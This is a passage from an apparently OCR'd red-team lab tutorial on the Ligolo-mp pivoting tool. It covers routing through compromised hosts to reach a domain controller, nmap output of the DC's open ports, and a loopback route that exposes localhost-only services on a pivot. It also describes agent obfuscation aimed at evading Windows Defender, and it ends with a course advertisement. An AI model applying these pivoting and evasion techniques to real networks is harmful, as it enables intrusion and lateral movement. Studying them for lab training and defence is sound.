
This workflow is identical to what was done for the debian(simba) session previously, select the session (WKS-01), open the context menu, choose Add route, specify the CIDR of the internal network 192.168.188.0/24.






Step 5 – Start relay

Navigate to the Windows 10 (WKS-01) session, press Enter and choose ‘Start Relay’.





With this configuration, attacker (Kali) gains transparent access to three subnets: its local network (192.168.159.0/24), 192.168.234.0/24 via the Debian (simba) tunnel, and 192.168.188.0/24 via the Win10 (WKS-01) tunnel. As a result, the Domain Controller at 192.168.188.100 is directly reachable from Kali using standard network tools.

Step 6 – Check Connectivity

Check connectivity to 192.168.188.0/24 subnet by executing ping and nmap command to the DC (192.168.188.100)

```
ping 192.168.188.100
nmap 192.168.188.100
```

```
└─$ ping 192.168.188.100
PING 192.168.188.100 (192.168.188.100) 56(84) bytes of data.
64 bytes from 192.168.188.100: icmp_seq=1 ttl=64 time=0.466 ms
64 bytes from 192.168.188.100: icmp_seq=1 ttl=64 time=7.31 ms
64 bytes from 192.168.188.100: icmp_seq=2 ttl=64 time=0.474 ms
64 bytes from 192.168.188.100: icmp_seq=2 ttl=64 time=3.62 ms
^C
── 192.168.188.100 ping statistics ──
2 packets transmitted, 2 received, +2 duplicates, 0% packet lo
rtt min/avg/max/mdev = 0.466/2.968/7.313/2.818 ms

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.188.100
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 09:31 -0
Nmap scan report for dc-01.ignite.local (192.168.188.100)
Host is up (0.0070s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
```

Advanced Technique — Loopback Routing to Access Internal Services Running on Pivot Hosts


Allows attacker to access services bound to 127.0.0.1 (localhost) on the pivot machine, by tunnelling that traffic through the agent so your attacker machine (Kali) can interact with those otherwise non-exposed internal services.

Lab Setup – loopback

Loopback routing will be illustrated using Apache2 web server is installed and configured on the Debian pivot host (simba) to listen exclusively on its loopback interface (127.0.0.1), simulating a common real-world scenario where internal services are hardened by binding to localhost only.

Step 1 – Install apache2 service on Debian(simba) machine and check its status.

```
sudo apt install apache2
sudo systemctl status apache2
```



Step 2 – Restrict apache webserver access to localhost only.

Open the Apache2 port configuration file(/etc/apache2/ports.conf') in the nano text editor.

```
sudo nano /etc/apache2/ports.conf'
```

```
  GNU nano 7.2  /etc/apache2/ports.conf
# If you just change the port or add more ports h>
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 127.0.0.1:80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>
```

Ensure that the listen directive points to 127.0.0.1:80 which restricts the web server to accept connections only from the local machine.

Similarly edit the **/etc/apache2/sites-available/000-default.conf** and set the virtualhost directive to 127.0.0.1:80 which makes the virtual host accessible only locally on the machine


```
  GNU nano 7.2   /etc/apache2/sites-available/000-default.conf *
<VirtualHost 127.0.0.1:80>
        # The ServerName directive sets the request scheme, hostname and
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerNa
        # specifies what hostname must appear in the request's Host: head
        # match this virtual host. For the default virtual host (this fil
        # value is not decisive as it is used as a last resort host regar
        # However, you must set it for any further virtual host explicitl
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
```

Restart the apache server.

```
sudo systemctl restart apache2
```

Step 3 – Check the connectivity from Kali machine.

As we can observe, we are not able to access the apache service from kali machine. Open the following url in browser : http://192.168.234.140




Exploitation

Set up the single pivot as explained previously, and ensure the connectivity is configured properly.

Step 1 – Add Loopback route


Navigate to Sessions, press Enter on the highlighted session, and choose "**Add route**"




In CIDR field enter the pivot machine Ip, '192.168.234.140/32'. The /32 prefix is essential — it specifies a single host route rather than a subnet.

The Loopback checkbox is marked with an **X**, indicating it is enabled. This is the key flag that activates the loopback behaviour.

When Ligolo-mp processes packets matching this route, instead of forwarding them out through the agent's network interface, it rewrites the destination and delivers them to the agent's loopback interface (127.0.0.1). From Apache2's perspective on simba, these connections appear to originate locally — satisfying the 127.0.0.1 binding restriction




As we can observe from the ligolo-mp UI the loopback route is setup.



Step 2 – Check Connectivity

As observed, the Apache service is now accessible from the Kali machine. Open the following URL in the browser: http://192.168.234.140. The Firefox browser on Kali displays the full Apache2 Debian Default Page.




An attacker can access internal services on the pivot machine that are otherwise restricted to localhost using the loopback feature.

Agent obfuscation

The final technique demonstrated is **compile-time agent obfuscation**, used to enhance payload evasion. By enabling the *Obfuscate* option during agent generation, Ligolo-mp applies source-level transformations—modifying function names, variables, and string literals—prior to compilation, resulting in a significantly altered binary signature without affecting runtime behaviour.

This allows the agent to evade signature-based detection mechanisms, such as Windows Defender, which may otherwise flag and remove standard agent binaries, thereby improving the likelihood of successful deployment in protected environments.



Conclusion

Ligolo-MP proves that network pivoting does not have to be complex. With its multiplayer architecture, automatic routing, loopback support, and agent obfuscation, it enables red teams to traverse deeply segmented networks with minimal friction. As demonstrated across this guide, the biggest enablers were not software vulnerabilities but architectural weaknesses — poor segmentation, no egress filtering, and unchecked lateral movement. The key takeaway for defenders is simple: strong perimeter security means nothing without equally strong internal controls.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux